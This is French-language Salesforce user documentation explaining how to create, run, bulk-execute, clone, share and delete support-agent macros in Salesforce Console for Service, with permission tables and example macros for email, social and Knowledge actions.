Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Pour créer cet exemple de macro, l'éditeur E-mail doit être activé dans votre organisation Salesforce.

1. Créez une macro.
   a. Dans Salesforce pour Service Console, cliquez sur le widget **Macros**.
   b. Cliquez sur **+ Créer des macros**.
   c. Dans `Nom de la macro`, saisissez un nom qui reflète l'action exécutée par la macro.
   Par exemple, *`Remplacer l'objet de l'e-mail par « Procédure de réinitialisation de votre mot de passe »`*.
   d. Dans `Description`, précisez l'objet de la macro. Le champ facultatif `Description` permet d'expliquer aux agents de support l'action exécutée par la macro et de la différencier des autres macros similaires.
2. Ajoutez des instructions pour la macro.
   a. Sélectionnez un contexte pour la macro. Le contexte précise la partie de fil de requête avec laquelle la macro doit interagir.
   Par exemple, la sélection de **Sélectionner Onglet actif** indique à la macro qu'elle exécute une action dans l'onglet actif de la requête dans Fil de requête.
   b. Cliquez sur **Terminé**. Après chaque instruction, cliquez sur **Terminé** pour passer à la ligne suivante.
   c. Sélectionnez l'objet avec lequel la macro doit interagir.
   Par exemple, la sélection de **Sélectionner Action e-mail** indique à la macro d'interagir avec l'Éditeur e-mail dans Fil de requête.
   d. Sélectionnez l'action que la macro doit exécuter.

Par exemple, supposons que vous souhaitez remplacer la ligne d'objet d'un e-mail dans la requête. Par conséquent, vous sélectionnez **Remplacer Objet**. Cette instruction indique à la macro de modifier le champ d'objet de l'e-mail. Elle affiche également un champ de texte dans lequel vous pouvez spécifier l'objet de substitution.

**e.** Saisissez la ligne d'objet dans le champ de texte. Cette instruction efface l'objet initial et le remplace par la valeur que vous avez spécifiée dans la macro.
Par exemple, vous saisissez `Procédure de réinitialisation de votre mot de passe` dans le champ de texte. Supposons que l'e-mail initial du client contenait l'objet « Problème de mot de passe ». L'agent exécute la macro, qui remplace automatiquement l'objet initial par le nouvel objet.

**f.** Pour terminer, sélectionnez **Soumettre l'action** pour indiquer à la macro d'exécuter ces instructions.

**3.** Enregistrez la macro.
Vous avez créé une macro qui remplace la ligne d'objet initiale d'un e-mail dans Fil de requête par une nouvelle ligne d'objet.

Après avoir créé une macro, nous vous recommandons de l'exécuter pour vérifier son fonctionnement. Pour tester cette macro, accéder à Salesforce Console for Service, puis ouvrez un enregistrement de requête. Ouvrez le widget Macros. Sélectionnez et exécutez cette macro.

## Exécution d'une macro dans Salesforce Console for Service

Les macros automatisent les séries de touches clavier répétitives que les agents du support utilisent dans Salesforce Console for Service. L'exécution de macros permet d'accélérer l'exécution des tâches répétitives telles que la mise à jour du statut d'une requête.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Autorisations utilisateur requises**

| | |
|---|---|
| Pour afficher les macros : | Lire sur les macros |
| Pour créer et modifier des macros : | Créer et modifier sur les macros |
| Pour créer et exécuter des macros irréversibles : | Gérer les macros que les utilisateurs ne peuvent pas annuler |

Remarque: L'autorisation Gérer les macros que les utilisateurs ne peuvent pas annuler est requise uniquement pour exécuter des macros qui contiennent une instruction Soumettre l'action. Toutes les macros en masse contiennent une instruction Soumettre l'action. L'icône de l'éclair ( ) indique que la macro exécute une action, par exemple l'envoi d'un e-mail, qui ne peut pas être annulée.

**1.** Ouvrir le widget Macros.

**2.** Recherchez une macro, puis sélectionnez-la dans la liste des macros.

Pour rechercher une macro, saisissez quelques lettres de son nom dans la case Rechercher des macros. Salesforce renvoie dans les résultats les macros qui contiennent les mots-clés ou les lettres de la recherche. Si la case Rechercher des macros est vide, la liste affiche les 25 dernières macros utilisées. Si vous avez exécuté une macro ou visualisé sa page de détail, elle est considérée comme récemment utilisée.

**3.** Vous pouvez également examiner la description et les instructions d'une macro pour vérifier qu'elle exécute l'action voulue.

Les instructions indiquent les étapes exécutées par la macro. L'examen des instructions est utile la première fois que vous exécutez une macro.

**4.** Cliquez sur **Exécuter** ( ) pour lancer la macro.

Un message indique si l'exécution de la macro a réussi ou non. Un point vert est affiché en regard de chaque instruction exécutée avec succès. Un point rouge ou un message d'erreur est affiché en regard de chaque instruction dont l'exécution a échoué. Vous pouvez ainsi dépanner le problème.

Macros irréversibles

Certaines macros exécutent des actions irréversibles, par exemple l'envoi d'e-mails sortants à des clients ou la mise à jour du statut d'une requête. Une macro qui contient une instruction Soumettre l'action est irréversible. Vous devez disposer de l'autorisation utilisateur « Gérer les macros que les utilisateurs ne peuvent pas annuler » pour créer, modifier et activer des macros qui contiennent des instructions d'exécution d'actions irréversibles.

## Macros irréversibles

Certaines macros exécutent des actions irréversibles, par exemple l'envoi d'e-mails sortants à des clients ou la mise à jour du statut d'une requête. Une macro qui contient une instruction Soumettre l'action est irréversible. Vous devez disposer de l'autorisation utilisateur « Gérer les macros que les utilisateurs ne peuvent pas annuler » pour créer, modifier et activer des macros qui contiennent des instructions d'exécution d'actions irréversibles.

L'icône d'éclair ( ) indique que la macro est irréversible.

Si vous ne disposez pas de l'autorisation Gérer les macros que les utilisateurs ne peuvent pas annuler, vous pouvez toutefois :

- Créer et modifier des macros qui ne contiennent pas d'instruction d'exécution d'actions irréversibles
- Cloner, supprimer et partager des macros qui contiennent des instructions d'exécution d'actions irréversibles

Exemple: Les macros qui exécutent les types d'action suivants sont considérées comme irréversibles :

- Envoyer un e-mail
- Mettre à jour le statut d'une requête

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Raccourcis pour les macros

Vous pouvez utiliser des macros avec plus d'efficacité à l'aide de raccourcis clavier.

**Tableau 66: Raccourcis des macros**

| Appuyer sur : | Pour : |
|---|---|
| **M** | Ouvrir le widget Macros. |
| **S** | Placer le curseur dans la barre de recherche. |
| **E** | Modifier la macro sélectionnée. |
| **V** | Afficher la page de détails de la macro. |
| **Entrée** | Exécuter la macro sélectionnée. |
| **Barre d'espacement** | Agrandir ou réduire les instructions de la macro sélectionnée. |
| **Flèche vers le haut** | Faire défiler vers le haut la liste des macros. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Appuyer sur : | Pour : |
| --- | --- |
| **Flèche vers le bas** | Faire défiler vers le bas la liste des macros. |

## Macros en masse

Une macro en masse est une macro que vous pouvez exécuter sur plusieurs enregistrements à la fois Les macros en masse permettent aux agents de support de traiter rapidement les pics de requêtes client concernant un même type de problème. Pour pouvoir être exécutées en masse, les macros doivent remplir certains critères.

Les macros en masse sont prises en charge pour :

- L'Éditeur e-mail dans Fil de requête dans Salesforce Console for Service
- Toutes les actions rapides, à l'exception des Actions rapides sociales

Les macros en masse ne sont pas prises en charge pour :

- Les actions Salesforce Knowledge
- Les actions de communauté
- Les actions de publication sociale
- Les instructions « Ajouter » et « Insérer » (telles que l'instruction Ajouter à l'objet ou l'instruction Insérer dans le corps HTML de l'Éditeur e-mail)

Si la macro en masse interagit avec l'Éditeur e-mail, elle ne peut contenir qu'une seul l'action Éditeur e-mail.

Une macro en masse doit contenir au moins une action Soumettre l'action.

Exemple: Par exemple, votre société rencontre une panne de service et de nombreux clients ont contacté le service de support. Vous souhaitez que les agents de support envoient un e-mail aux clients qui ont ouvert une requête sur la panne afin de les informer de la résolution de la panne. Vous pouvez créer une macro en masse qui utilise un modèle d'e-mail afin de créer et d'envoyer un e-mail à ces clients.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Création d'une macro en masse

Cet exemple montre comment créer une macro en masse qui envoie un e-mail au contact des requêtes clients sélectionnées.

### Conseils relatifs à la création de macros en masse

Pour réussir l'utilisation d'une macro en masse, la clé consiste à sélectionner les enregistrements appropriés sur lesquels exécuter la macro. Les agents de support peuvent filtrer les vues de liste afin d'identifier les enregistrements à sélectionner.

### Exécution d'une macro en masse sur plusieurs enregistrements

Vous pouvez exécuter une macro en masse sur un seul enregistrement à la fois ou sur plusieurs enregistrements à la fois. Utilisez des macros en masse pour accéder rapidement à des requêtes ou des enregistrements clients similaires.

## Création d'une macro en masse

Cet exemple montre comment créer une macro en masse qui envoie un e-mail au contact des requêtes clients sélectionnées.

**Autorisations utilisateur requises**

| | |
|---|---|
| Pour afficher les macros : | Lire sur les macros |
| Pour créer et modifier des macros : | Créer et modifier sur les macros |
| Pour créer et exécuter des macros irréversibles : | Gérer les macros que les utilisateurs ne peuvent pas annuler |
| Pour exécuter des macros en masse : | Exécuter des macros sur plusieurs enregistrements |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Par exemple, votre société rencontre une panne de service et de nombreux clients ont contacté le service de support. Vous souhaitez que les agents de support envoient un e-mail aux clients qui ont ouvert une requête sur la panne afin de les informer de la résolution de la panne. Vous pouvez créer une macro en masse qui utilise un modèle d'e-mail afin de créer et d'envoyer un e-mail à ces clients.

Ces étapes montrent comment créer une macro en masse qui envoie un e-mail au contact des requêtes sélectionnées. Pour recréer cet exemple dans votre organisation Salesforce, activez l'Éditeur e-mail.

1. Créez une macro.
2. Ajoutez des instructions pour la macro.
   a. Sélectionnez un contexte pour la macro. Le contexte spécifique l'objet avec lequel la macro doit interagir.
   Par exemple, la sélection de **Sélectionner Onglet actif** indique à la macro qu'elle exécute une action dans l'onglet actif de la requête dans Fil de requête.
   b. Cliquez sur **Terminé**. Après chaque instruction, cliquez sur **Terminé** pour passer à la ligne suivante.
   c. Sélectionnez l'éditeur avec lequel la macro doit interagir.
   Par exemple, la sélection de **Sélectionner Action e-mail** indique à la macro d'interagir avec l'Éditeur e-mail dans Fil de requête.
   d. Sélectionnez l'action que la macro doit exécuter.
   Vous pouvez sélectionner **Appliquer le modèle d'e-mail** et spécifier le modèle à utiliser.
   e. Pour terminer, sélectionnez **Soumettre l'action** pour indiquer à la macro d'exécuter ces instructions.
3. Enregistrez la macro.
   Vous avez créé une macro qui crée et envoie un e-mail au contact des requêtes sélectionnées. Cette macro peut être exécutée en tant que macro en masse, car elle remplit tous les critères de ce type de macro. Elle interagit avec l'Éditeur e-mail, elle utilise une instruction prise en charge et elle inclut une instruction Soumettre l'action. Vous pouvez exécuter cette macro en masse sur plusieurs enregistrements à la fois. Vous pouvez également l'exécuter sur un seul enregistrement à la fois.

Lorsque vous consultez la liste des macros, une icône qui représente un éclair vert sur deux traits de soulignement ( ) est affichée en regard des macros en masse. Assurez-vous que cette icône est affichée en regard de votre macro.

## Conseils relatifs à la création de macros en masse

Pour réussir l'utilisation d'une macro en masse, la clé consiste à sélectionner les enregistrements appropriés sur lesquels exécuter la macro. Les agents de support peuvent filtrer les vues de liste afin d'identifier les enregistrements à sélectionner.

Lorsque vous créez une macro en masse, il est recommandé d'ajouter une instruction qui modifie une valeur de champ dans l'enregistrement. Les agents peuvent filtrer les enregistrements dans la vue de liste en fonction de la valeur de champ. La mise à jour d'une valeur de champ permet aux agents de différencier les enregistrements sur lesquels macro a été exécutée des requêtes dans lesquelles la macro n'a pas été exécutée.

Exemple: Par exemple, supposons que de nombreux clients ouvrent des requêtes concernant le même problème sur une courte période. L'agent de support peut exécuter une macro en masse qui envoie un e-mail à tous ces clients pour leur indiquer que la société est informée du problème et travaille à sa résolution. Mais que se passe-t-il deux jours plus tard, lorsque l'agent souhaite exécuter une deuxième fois la macro en masse sur les nouvelles requêtes concernant le même problème ?

Puisque les agents utilisent le filtrage afin de déterminer les requêtes sur lesquelles appliquer la macro en masse, il est pratique de lui ajouter des instructions qui modifient une valeur de champ. Ainsi, la valeur de champ est automatiquement mise à jour lors de l'exécution de la macro. Plus tard, lorsque l'agent reçoit de nouvelles requêtes, il peut filtrer les requêtes sur ce champ.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Exécution d'une macro en masse sur plusieurs enregistrements

Vous pouvez exécuter une macro en masse sur un seul enregistrement à la fois ou sur plusieurs enregistrements à la fois. Utilisez des macros en masse pour accéder rapidement à des requêtes ou des enregistrements clients similaires.

**Autorisations utilisateur requises**

| | |
|---|---|
| Pour afficher les macros : | Lire sur les macros |
| Pour créer et modifier des macros : | Créer et modifier sur les macros |
| Pour créer et exécuter des macros irréversibles : | Gérer les macros que les utilisateurs ne peuvent pas annuler |
| Pour exécuter des macros en masse : | Exécuter des macros sur plusieurs enregistrements |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Remarque: L'autorisation Gérer les macros que les utilisateurs ne peuvent pas annuler est requise uniquement pour exécuter des macros qui contiennent une instruction Soumettre l'action. Toutes les macros en masse contiennent une instruction Soumettre l'action. L'icône de l'éclair ( ) indique que la macro exécute une action, par exemple l'envoi d'un e-mail, qui ne peut pas être annulée.

Vous pouvez exécuter des macros en masse sur des enregistrements d'objets Comptes, Requêtes, Contacts et Pistes. Cependant, vous pouvez exécuter une macro en masse uniquement sur les enregistrements d'une même vue de liste d'objets à la fois. Par exemple, vous pouvez exécuter une macro en masse sur plusieurs requêtes dans la vue de liste Requêtes, mais pas sur les requêtes et sur les comptes en même temps.

Une icône avec un éclair vert et deux traits de soulignement ( ) désigne une macro en masse.

Les macros sont traitées par incréments de 10 macros à la fois. Vous pouvez exécuter une macro en masse sur plus de 10 requêtes, mais le système traite les macros par groupes de 10.

1. Dans la vue de liste Requête, sélectionnez les requêtes sur lesquelles vous souhaitez exécuter la macro.
   Vous pouvez filtrer les requêtes afin d'identifier celles sur lesquelles vous souhaitez exécuter la macro.
2. Ouvrez le widget Macros.
3. Dans le widget Macro, sélectionnez une macro signalée par une icône d'éclair vert ( ), puis cliquez sur **Exécuter**.
4. Dans la fenêtre de confirmation, cliquez sur **OK** pour continuer.
   La macro est exécutée sur les requêtes sélectionnées. Dans la vue de liste, les requêtes sur lesquelles la macro a été exécutée avec succès sont mises en évidence en vert et signalées par une coche verte. Les requêtes pour lesquelles la macro a échoué sont mises en évidence en rouge et signalées par une icône X rouge. Pour afficher les détails de l'échec de la macro sur une requête, survolez l'icône X rouge.

## Exemples de macros

Ces exemples montrent comment créer différents types de macro adaptés à vos besoins.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Ajout et remplacement de valeurs de champ dans une requête à l'aide de macros

Supposons que vos agents de support ajoutent souvent les mêmes valeurs de champ à un enregistrement ou remplacent souvent une valeur de champ. Vous pouvez créer une macro qui renseigne automatiquement un champ ou remplace les valeurs d'un champ. Une macro automatise les actions répétitives et routinières. Elle permet aux agents de gagner du temps et les libère pour assister leurs clients.

### Insertion d'un texte rapide dans une publication sociale

Supposons que les agents de support répondent souvent aux questions de clients via les réseaux sociaux, tels que Twitter ou Facebook. Vous pouvez utiliser une macro pour insérer automatiquement une réponse dans la publication à l'aide de Texte rapide ou d'un texte. Ce type de macro permet aux agents de répondre rapidement aux clients sans interrompre leur flux de travail.

### Joindre automatiquement un article Salesforce Knowledge à un e-mail dans Fil de requête à l'aide de macros

Il est probable que vos agents de support envoient souvent le même article Salesforce Knowledge aux clients. Cet exemple montre comment créer une macro qui sélectionne automatiquement un article spécifique pour l'insérer dans un e-mail dans Fil de requête. Cette macro permet aux agents de répondre aux questions fréquentes des clients en cliquant simplement sur un bouton, au lieu de rechercher l'article et de le copier dans l'e-mail.

## Ajout et remplacement de valeurs de champ dans une requête à l'aide de macros

Supposons que vos agents de support ajoutent souvent les mêmes valeurs de champ à un enregistrement ou remplacent souvent une valeur de champ. Vous pouvez créer une macro qui renseigne automatiquement un champ ou remplace les valeurs d'un champ. Une macro automatise les actions répétitives et routinières. Elle permet aux agents de gagner du temps et les libère pour assister leurs clients.

L'Éditeur e-mail doit être activé dans votre organisation Salesforce.

Les étapes ci-dessous montrent des exemples d'utilisation d'instructions Ajouter, Remplacer et Insérer dans une macro.

1. Créez une macro.
2. Ajoutez des instructions pour indiquer à la macro la valeur du champ d'e-mail à remplacer. L'exemple ci-dessous montre comment remplacer le champ Objet d'un e-mail.
   a. Dans la section Instructions de la macro, cliquez sur **+Ajouter une instruction**.
   b. La première instruction indique à la macro l'objet sur lequel agir. Sélectionnez ici **Sélectionner Onglet actif de la requête**.
   c. L'instruction suivante indique à la macro l'action avec laquelle interagir dans l'éditeur Fil de requête. Sélectionnez ici **Sélectionner Action e-mail**.
   d. Indiquez maintenant à la macro ce qu'elle doit faire dans l'action e-mail. Sélectionnez **Remplacer Objet**. Saisissez la ligne d'objet dans le champ de texte.

      La sélection de l'instruction Remplacer efface la valeur existante du champ et la remplace par la valeur spécifiée dans la macro.

      Par exemple, saisissez `Mettre à jour votre commande`. Supposons que la ligne d'objet indiquait `Je n'ai pas reçu ma commande`. La macro efface l'ancienne ligne d'objet et la remplace par `Mettre à jour votre commande`.
3. Ajoutez des instructions pour indiquer à la macro de remplacer un champ d'e-mail par une valeur vide. Dans cet exemple, nous effaçons le champ Cci.
   a. Sélectionnez **Remplacer Adresses Cci**. Laissez le champ de texte vide.

      La sélection d'une instruction Remplacer et le champ de texte vide entraînent la suppression des valeurs du champ. Vous obtenez un champ vide.
4. Ajoutez des instructions pour indiquer à la macro d'insérer des valeurs dans un champ. Dans cet exemple, nous ajoutons deux adresses e-mail au champ Cc.
   a. Sélectionnez **Ajouter Adresses Cci**. Saisissez les adresses e-mail dans le champ de texte. Vous pouvez saisir plusieurs adresses e-mail séparées par une virgule.

      La sélection de l'instruction Ajouter ou Insérer ajoute au champ la valeur spécifiée dans la macro, mais ne supprime pas les valeurs existantes.

      Par exemple, saisissez `expedition@exemple.com, factures@exemple.com`. Supposons que le champ Cc contient déjà `support@exemple.com`. Cette macro ajoute les adresses `expedition@exemple.com` et `factures@exemple.com` après `support@exemple.com`.
5. Sélectionnez **Soumettre l'action**. L'instruction indique à la macro d'exécuter l'action e-mail.
6. Enregistrez la macro.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les macros :
- Lire sur les macros

Pour créer et modifier des macros :
- Créer et modifier sur les macros

Pour créer une macro irréversible :
- Gérer les macros que les utilisateurs ne peuvent pas annuler

## Insertion d'un texte rapide dans une publication sociale

Supposons que les agents de support répondent souvent aux questions de clients via les réseaux sociaux, tels que Twitter ou Facebook. Vous pouvez utiliser une macro pour insérer automatiquement une réponse dans la publication à l'aide de Texte rapide ou d'un texte. Ce type de macro permet aux agents de répondre rapidement aux clients sans interrompre leur flux de travail.

Éditeur d'e-mail, Texte rapide et Service client social doivent être activés dans votre organisation.

Les étapes ci-dessous montrent un exemple d'utilisation d'instructions Insérer dans une macro.

1. Créez une macro.
2. Ajoutez les instructions pour indiquer l'action à exécuter à la macro. Cet exemple montre comment insérer un texte rapide dans une publication sociale.
   a. Dans la section Instructions de la macro, cliquez sur **+Ajouter une instruction**.
   b. La première instruction indique à la macro l'objet sur lequel agir. Sélectionnez ici **Sélectionner Onglet actif de la requête**.
   c. L'instruction suivante indique à la macro l'action avec laquelle interagir dans l'éditeur Fil de requête. Sélectionnez ici **Sélectionner Action sociale**.
   d. Indiquez maintenant à la macro ce qu'elle doit faire dans l'action sociale. Sélectionnez **Insérer dans Corps**. Vous pouvez insérer **Texte rapide** ou **Texte**.

      La sélection d'une instruction Insérer ajoute le Texte rapide ou le Texte spécifié dans la macro à la fin du texte présent dans le champ. Dans les actions de l'éditeur social, l'instruction Inséser est pratique, car elle permet de conserver la @mention et de lui ajouter un texte.
   e. Spécifiez le Texte rapide, ou saisissez le texte, que la macro doit utiliser.
3. Sélectionnez **Soumettre l'action**. L'instruction indique à la macro d'exécuter l'action sociale.
4. Enregistrez la macro.

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour afficher les macros :
- Lire sur les macros

Pour créer et modifier des macros :
- Créer et modifier sur les macros

Pour créer une macro irréversible :
- Gérer les macros que les utilisateurs ne peuvent pas annuler

## Joindre automatiquement un article Salesforce Knowledge à un e-mail dans Fil de requête à l'aide de macros

Il est probable que vos agents de support envoient souvent le même article Salesforce Knowledge aux clients. Cet exemple montre comment créer une macro qui sélectionne automatiquement un article spécifique pour l'insérer dans un e-mail dans Fil de requête. Cette macro permet aux agents de répondre aux questions fréquentes des clients en cliquant simplement sur un bouton, au lieu de rechercher l'article et de le copier dans l'e-mail.

Salesforce Knowledge One doit être activée pour votre organisation. Le composant Salesforce Knowledge One doit être activé et ajouté en tant que composant à la page Salesforce Console for Service.

1. Créez une macro.
2. Ajoutez des instructions pour indiquer à la macro de rechercher un article spécifique.
   a. Dans la section Instructions de la macro, cliquez sur **+Ajouter une instruction**.
   b. La première instruction indique à la macro la requête sur laquelle agir. Sélectionnez ici **Sélectionner Onglet actif de la requête**.
   c. L'instruction suivante indique à la macro la partie de la console sur laquelle agir. Sélectionnez ici **Sélectionner Composant du menu latéral de Knowledge**.
   d. Indiquons maintenant à la macro l'action qu'elle doit exécuter dans le menu latéral de Knowledge. Sélectionnez **Sélectionner Recherche d'articles**.
   e. Cette étape définit le mot-clé que la recherche Knowledge utilise pour retrouver l'article approprié. Sélectionnez **Définir Mots-clés**. Dans le champ de texte, vous pouvez spécifier le numéro de l'article ou un mot-clé.
      - Numéro de l'article : Le numéro de l'article retrouve un article par son numéro, ce qui est pratique pour sélectionner un article spécifique. La syntaxe est `articlenumber:123456789`.

        Remarque: La syntaxe est sensible à la casse et doit être saisie en lettres minuscules.

      - Mots-clés : vous pouvez également rechercher par mot-clé. Salesforce recherche ces mots-clés dans le titre et dans le corps des articles de la base de connaissances. Par exemple, saisissez « Réinitialiser votre mot de passe ».

   f. Sélectionnez **Exécuter Rechercher**. Cette instruction indique à la macro de lancer la recherche lorsqu'un utilisateur exécute cette macro.
3. Ajoutez des instructions pour indiquer à la macro d'insérer l'article dans l'e-mail en cours d'édition dans Fil de requête.
   a. Cliquez sur **Sélectionner Article le plus pertinent**. Cette instruction indique à la macro d'utiliser l'article renvoyé en premier dans les résultats de recherche.
   b. Sélectionnez **Insérer dans l'e-mail au format HTML**. Cette instruction insère l'article complet (texte et images compris) à l'emplacement du curseur dans l'e-mail.
4. Enregistrez la macro.

### Éditions

Disponible avec : Salesforce Classic

Les macros sont disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Enterprise** Edition et **Unlimited** Edition.

### AUTORISATIONS UTILISATEUR

Pour afficher les macros :
- Lire sur les macros

Pour créer et modifier des macros :
- Créer et modifier sur les macros

# Gestion des macros

Vous pouvez aisément cloner, partager et supprimer des macros.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Clonage de macros

Vous pouvez copier rapidement des macros en les clonant. Le clonage des macros est pratique pour créer des variantes de macros existantes.

### Partage de macros

Les macros utilisent le même modèle de partage que les autres objets dans Salesforce. Vous pouvez partager des macros avec des groupes publics et d'autres utilisateurs. Les macros permettent aux agents de support de travailler avec plus d'efficacité.

### Suppression de macros

Vous pouvez supprimer les macros dont vous n'avez plus besoin.

## Clonage de macros

Vous pouvez copier rapidement des macros en les clonant. Le clonage des macros est pratique pour créer des variantes de macros existantes.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Autorisations utilisateur requises | |
|---|---|
| Pour afficher les macros : | Lire sur les macros |
| Pour cloner des macros : | Créer et modifier sur les macros |

Les administrateurs et des agents de support peuvent cloner des macros s'ils disposent des autorisations utilisateur appropriées.

1. Ouvrir le widget Macros.
2. Cliquez sur la macro que vous souhaitez cloner.
3. Si vous utilisez le widget Macros, cliquez sur l'icône **Afficher les détails** ( )
4. Cliquez sur **Cloner**.
5. Dans le champ `Nom de la macro`, saisissez un nom unique pour la macro.
6. Vous pouvez également modifier les instructions sur la macro, immédiatement ou ultérieurement.
7. Cliquez sur **Enregistrer**.

## Partage de macros

Les macros utilisent le même modèle de partage que les autres objets dans Salesforce. Vous pouvez partager des macros avec des groupes publics et d'autres utilisateurs. Les macros permettent aux agents de support de travailler avec plus d'efficacité.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Autorisations utilisateur requises**

| | |
|---|---|
| Pour afficher les macros : | Lire sur les macros |
| Pour partager des macros : | Créer et modifier sur les macros |

1. Ouvrir le widget Macros.
2. Sélectionnez la macro que vous souhaitez partager.
3. Cliquez sur l'icône **Afficher les détails** ( ).
4. Cliquez sur **Partage**.
5. Dans la page Nouveau partage, recherchez un groupe public ou un utilisateur par son nom.
6. Partagez la macro en sélectionnant un groupe ou un utilisateur dans la liste **Disponible**, puis en cliquant sur **Ajouter**. Pour arrêter de partager une macro, sélectionnez un groupe ou un utilisateur dans la liste **Partager avec**, puis cliquez sur **Retirer**.
7. Si vous partagez une macro, définissez le `Niveau d'accès` sur *Lecture seule* ou sur *Lecture/Écriture*.
   - *Lecture seule* permet à aux agents de support d'afficher et d'exécuter la macro.
   - *Lecture/Écriture* permet aux agents de support de modifier, d'afficher et d'exécuter la macro.
8. Cliquez sur **Enregistrer**.

## Suppression de macros

Vous pouvez supprimer les macros dont vous n'avez plus besoin.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Autorisations utilisateur requises**

| | |
|---|---|
| Pour afficher les macros : | Lire sur les macros |
| Pour supprimer des macros : | Supprimer sur les macros |

Les administrateurs et des agents de support peuvent supprimer des macros, s'ils disposent des autorisations utilisateur appropriées.

1. Dans la page d'accueil de Salesforce Console, cliquez sur **Macros** ou sur **M** pour ouvrir le widget Macros. Vous pouvez également accéder aux macros sous l'onglet Macros.
2. Cliquez sur la macro que vous souhaitez supprimer.
3. Si vous utilisez le widget Macros, cliquez sur l'icône **Afficher les détails** ( ) (cette étape n'est pas nécessaire si vous utilisez l'onglet Macros tab).
4. Cliquez sur **Supprimer**.
5. Cliquez sur **OK** dans la fenêtre de confirmation.

# Éditeurs et actions pris en charge dans les macros

Les éditeurs et les actions ci-dessous sont pris en charge dans les macros pour Salesforce Console for Service.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Actions de l'éditeur E-mail prises en charge dans les macros

Ces actions sont disponibles lorsque vous cliquez sur **Sélectionner une action E-mail** dans les instructions des macros. Les actions E-mail permettent de modifier le texte des e-mails dans Fil de requête. Vous pouvez créer et exécuter des macros pour exécuter ces actions dans l'éditeur Email, dans Salesforce Console for Service.

### Actions de Salesforce Knowledge prises en charge dans les macros

Ces actions sont disponibles lorsque vous cliquez sur **Sélectionner un composant du menu latéral de Knowledge** dans les instructions des macros. Les actions Knowledge permettent de rechercher des articles dans la base de connaissances et de les ajouter à des requêtes. Vous pouvez créer et exécuter des macros pour exécuter ces actions dans l'éditeur Salesforce Knowledge, dans Salesforce Console for Service.

### Actions rapides personnalisées prises en charge dans les macros

Ces actions sont disponibles lorsque vous cliquez sur **Sélectionner le** *`Nom de l'action rapide`* dans les instructions des macros. Vous pouvez créer et exécuter des macros pour exécuter ces actions rapides personnalisés dans Salesforce Console for Service.

### Actions de l'éditeur de communauté prises en charge dans les macros

Ces actions sont disponibles lorsque vous cliquez sur **Sélectionner une action de communauté** dans les instructions des macros. Les actions de communauté permettent de mettre à jour et de publier dans les communautés Salesforce. Vous pouvez créer et exécuter des macros pour exécuter ces actions dans l'éditeur de communauté, dans Salesforce Console for Service.

### Actions sociales prises en charge dans les macros

Ces actions sont disponibles lorsque vous cliquez sur **Sélectionner une action sociale** dans les instructions des macros. Vous pouvez créer et exécuter des macros pour exécuter ces actions dans l'éditeur social, dans Salesforce Console for Service.

## Actions de l'éditeur E-mail prises en charge dans les macros

Ces actions sont disponibles lorsque vous cliquez sur **Sélectionner une action E-mail** dans les instructions des macros. Les actions E-mail permettent de modifier le texte des e-mails dans Fil de requête. Vous pouvez créer et exécuter des macros pour exécuter ces actions dans l'éditeur Email, dans Salesforce Console for Service.

Pour utiliser ces actions, vous devez activer l'éditeur E-mail dans votre organisation Salesforce et l'ajouter en tant que composant de console à la présentation de page de la requête.

Les macros en masse sont prises en charge pour les actions de l'éditeur E-mail.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Tableau 67: Actions de l'éditeur E-mail prises en charge dans les macros**

| Action | Description | Prise en charge dans les macros en masse ? |
|---|---|---|
| Remplacer les adresses À | Efface les adresses e-mail dans le champ d'adresse À pour les remplacer par les adresses e-mail spécifiées. Pour utiliser des adresses e-mail multiples, séparez-les par des virgules. | Oui |
